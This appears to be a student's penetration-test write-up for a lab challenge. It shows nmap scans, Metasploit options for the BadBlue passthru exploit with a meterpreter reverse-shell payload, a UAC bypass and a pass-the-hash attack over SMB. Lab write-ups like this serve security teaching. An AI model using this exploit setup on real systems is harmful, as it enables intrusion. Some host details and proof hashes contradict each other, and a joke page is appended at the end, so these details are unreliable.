PWN2: PASS THE HASHED POTATOES
Dillon Wu

Executive Summary:
The goal of the penetration testing was to identify all security flaws in the designated scope, to exploit these flaws in such a way that they would grant access to the targeted machines, and to find the hash values of the proof.txt files. The engagement was carried out with approval from the PWN Challenge #2 partner.

The two main attack vectors were the exploitation of unpatched software and poor password protection measures. All exploits were made using publicly available software. I recommend that the organization work closely with the IT and security team to properly patch outdated software and to implement company-wide password protection protocols.

The impact of these exploitations are twofold. First, I was able to gain access to the company's sensitive health care information and consumer data. Were any of this information to be leaked, it could have resulted in a financial and public relations catastrophe for the company. Second, this poses a huge privacy risk for customers, who would have had all their information disclosed to the general public.

Detailed Findings:
**Severity levels are determined according to two primary factors: (1) Impact of security flaw (2) Cost of upgrading
Vulnerability Name: Unpatched software
Description: Badblue is a webservice that permits users to share files. The version of Badblue that the machine is running on is 2.7. Badblue httpd 2.7 is vulnerable to a buffer overflow and directory traversal. An attacker can utilize these security flaws to execute arbitrary files, and even crash the machine.
Severity: 10/10; This software is unpatchable
Affected Hostname: 10.20.160.63
Recommended Mitigations: Unfortunately, this security issue does not have any available patches. I recommend that the company switch to an equivalent substitute if possible (I cannot recommend an exact substitute due to company policy). If this is not possible, I suggest that the security team work closely with management to make them aware of the risks associated with not switching.

Vulnerability Name: Principle of Least Privilege
Description: I was able to elevate my privileges using a User Account Control (UAC) Bypass because the account was in the administrators group.
Severity: 3/10; UAC Bypass allows for any user to escalate their privileges to get sensitive information the company may have.
Affected Hostname: 10.20.160.112

Recommended Mitigations: I recommend that the company use unprivileged accounts whenever possible, and limit users with the bare minimum privileges they need to do their work properly.

Vulnerability Name: Password Management Protocols
Description: Admin privileges were obtained on machine 10.20.160.63 by using a pass the hash attack, which utilizes the login credentials obtained from machine 10.20.160.10. Since the admin passwords were the same on both machines, I was able to pass the hash value by way of the open SMB port (port 445) to gain admin access.
Severity: 6/10; This is a tradeoff between convenience and security.
Affected Hostname: 10.20.160.63
Recommended Mitigations: I recommend that the company utilize different secure passwords for the administrator accounts of various machines, especially since the company stores consumers' health records on these machines. Another mitigation strategy would be to close port 445 if the company does not need to have it opened on that machine.


```
PORT    STATE SERVICE      REASON          VERSION
139/tcp open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack ttl 127 Windows 7 Professional 7601 Service P
ack 1 microsoft-ds (workgroup: PWN2)
```

Attack Path:
First, an nmap scan was run to determine which ports were open.


```
root@kali:~# nmap -Pn --open -n -vvv -T4 -A 10.20.160.63
root@kali:~# nmap -Pn --open -n -vvv -T4 -A 10.20.160.112
```

I saw that machine 10.20.160.112 was running on BadBlue httpd-2.7, and used the exploit module.


```
8080/tcp open  http          syn-ack ttl 127 BadBlue httpd 2.7
| http-methods:
|_  Supported Methods: HEAD
Module options (exploit/windows/http/badblue_passthru):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    10.20.160.112    yes       The target address
   RPORT    8080             yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.20.150.101    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   BadBlue EE 2.7 Universal
```




Using UACPass, I was able to elevate my admin privileges and create a second meterpreter session.




I navigated to the Administrator Desktop to find the proof file.




With admin privileges, I was able to obtain the hash values for the passwords.



Finally, I exploited the open 445 port in machine 10.20.160.63 and passed the hash to obtain access to the machine.



I navigated to the Administrator Desktop to get the proof file.



Technical Details

Hostname: 10.20.160.112
Open Ports: 3389, 8080
Vulnerability Description: Unpatched software, Principle of least privilege
Proof file: 435486840a741868ad624bf2cf1fb14

Hostname: 10.20.160.63
Open Ports: 139, 445
Vulnerability Description: Password Management Protocols
Proof file: 6d154d137a59d9b75eed5478cb9646b1

**********ONE MORE PAGE**********


When you see Frankie,
tell him Joey Tribbiani says 4354868840a741868ad624bf2cf1f1b14
He'll know what it means.
You sure he'll crack that code?